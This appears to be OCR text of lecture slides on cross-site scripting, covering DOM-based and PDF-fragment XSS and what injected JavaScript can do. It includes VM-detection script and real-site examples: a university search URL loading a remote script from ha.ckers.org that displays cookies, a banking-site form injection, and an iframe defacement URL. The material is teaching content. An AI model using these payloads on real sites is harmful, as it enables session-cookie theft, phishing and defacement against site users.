
to www.some.site. The server responds with the page containing the above Javascript code. The browser creates a DOM object for the page, in which the document.location object contains the string:

```
http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
```

- The original Javascript code in the page does not expect the default parameter to contain HTML markup, and as such it simply echoes it into the page (DOM) at runtime. The browser then renders the resulting page and executes the attacker's script:

```
alert(document.cookie)
```

Local XSS


Attacker
1
Send e-mail with a link -
Http://freeebook.com/
haha.pdf#a=javascript:alert('Boo');
Victim
2
Request for http://freeebook.com/haha.pdf
Ignore everything after #
3
PDF Viewer gets the full URL from browser
(including the content after #)
PDF Viewer executes the Javascript.

- The injected script does not traverse to the server
- Arising fast as the major threat as the other two types of XSS are getting fixed

Is XSS Dangerous?

- Yes
- OWASP Top 2
- Defeats Same Origin Policy
- Just think, any JavaScript you want will be run in the victim's browser in the context of the vulnerable web page
- What can you do with JavaScript?

What can you do with JavaScript?

- Pop-up alerts and prompts
- Access/Modify DOM
  - Access cookies/session tokens
  - “Circumvent” same-origin policy
  - Virtually deface web page
- Detect installed programs
- Detect browser history
- Capture keystrokes (and other trojan functionality)
- Port scan the local network


What can you do with JavaScript? (cont’d)

- Induce user actions
- Redirect to a different web site
- Determine if they are logged on to a particular site
- Capture clipboard content
- Detect if the browser is being run in a virtual machine
- Rewrite the status bar
- Exploit browser vulnerabilities
- Launch executable files (in some cases)

```
</script language="javascript">
 function vmDetect(){
     var o = new ActiveXObject("WbemScripting.SWbemLocator");
     var s = o.ConnectServer(strServer = ".");
     var a = s.ExecQuery("SELECT * FROM Win32_NetworkAdapterConfiguration");
     var e = new Enumerator(a);
     var mac = [];
     var regex = /(00:50:56).*/; //OUI of VMware's dynamically generated MAC address.

     for (;!e.atEnd();e.moveNext()){ //Loop over Adapter properties.
         var x = e.item();
         if(x.MACAddress){
             mac[mac.length] = x.MACAddress;
         }
     }
     for (var i=0; i<mac.length; i++) {
         if (mac[i].match(regex)) {
             alert("ohnes! you're in a virtual machine");
             exit();
         }
     }
 }
</script>
```

Example:



UCCS | University of Colorado at Colorado Springs - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.uccs.edu/
Live Search
Getting Started Latest Headlines Hunky Cowboy for the... Registration YouTube - Michael Jac... All in the Family Ch. 0... Travian eg1
Mail Weather Flickr Finance eBay Amazon
NETCRAFT Services Risk Rating Since: Aug 1995 Rank: 74303 Site Report [US] University of Colorado
People Searches & Public Records
UNIVERSITY OF COLORADO AT COLORADO SPRINGS UCCS
Sunday, May 2
APPLY FUTURE STUDENTS STUDENTS FACULTY & STAFF ALUMNI PARENTS
xss.js></SCRIPT> Go
WELCOME TO UCCS
In the News
Welcome to UCCS
About UCCS
Chancellor's Statement
Kraemer Family Library
Athletics
Course Information
Campus Map
Bookstore
Donate to UCCS
Campus Resources (Tools)
Information
radio UCCS
Listen Live: Get Involved

UCCS staff member to address National Press Club
An educator at the University of Colorado at Colorado Springs whose background includes providing legal counsel to senior military authorities will...
[more] *Posted on - 04/29/10*

Colorado Math Olympiad celebrates 27th year *Posted on - 04/22/10*

- <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>

Example


UCCS | University of Colorado at Colorado Springs - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Live Search
Getting Started Latest Headlines Hunky Cowboy for the... Registration YouTube - Michael Jac... All in the Family Ch. 0... Travian eg1
Mail Weather Flickr Finance eBay Amazon
UCCS Search - Mozilla Firefox
Services Risk Rating Since: Jan 2009 Rank: 275909 Site Report [US] University of Colorado
People Searches & Public Records
OK

```
http://www.uccs.edu/
```


```
http://search.uccs.edu/index.php?search=%3CSCRIPT+SRC%3Dhttp%3A%2F%2Fha.ckers.org%2Fxss.js%3E%3C%2FSCRIPT%3E&su
```

```
'; var select_style = 'selected'; var old_search = 'This is remote text via xss.js located at ha.ckers.org __utmz=63958315.1270684886.12.3.utmccn=(referral)|utmcsr=webmail.uccs.edu|utmcct=/|utmcmd=referral;
__utma=63958315.1958165623.1267976041.1272431850.1272846518.23; __utmb=63958315.26.10.1272846518; __utmc=63958315
```

The page at http://search.uccs.edu says:

```
This is remote text via xss.js located at ha.ckers.org
__utmz=63958315.1270684886.12.3.utmccn=(referral)|utmcsr=webmail.uccs.edu|utmcct=/|utmcmd=referral;
__utma=63958315.1958165623.1267976041.1272431850.1272846518.23; __utmb=63958315.26.10.1272846518;
__utmc=63958315
```

Example: Form Injection


HTTPS URL
https://www.fideuramonline.it/script/LoginServ
AVVISO - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Google
ATTENZIONE!
Banca FIDEURAM
martedì 8 gennaio 108 | Guida ai Servizi | Demo | Assistenza
FORM INJECTED BY FRAUDSTER
Done

Accedi ai Servizi di Fideuram Online

Inserisci i tuoi codici personali per accedere alle aree riservate


Codice TITOLARE

Codice SEGRETO

Codice OPERATIVO

Conferma

Example: Virtual Defacement


JPMorgan Chase: Search - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
JPMorganChase
Home Contact us Privacy/security Site map
> About us > Investor Relations > Community partnership > Careers
Search GO
Search
> Advanced search
> Search help
Didn't find what you were looking for?
Try your search on:
chase.com
jpmorgan.com
Powered by Google™
GO

http://query.jpmorganchase.com/inetSearch/index.jsp?q=%3Ciframe+src+%3D+%22http%3A%2F%2Fjpmorgan.c

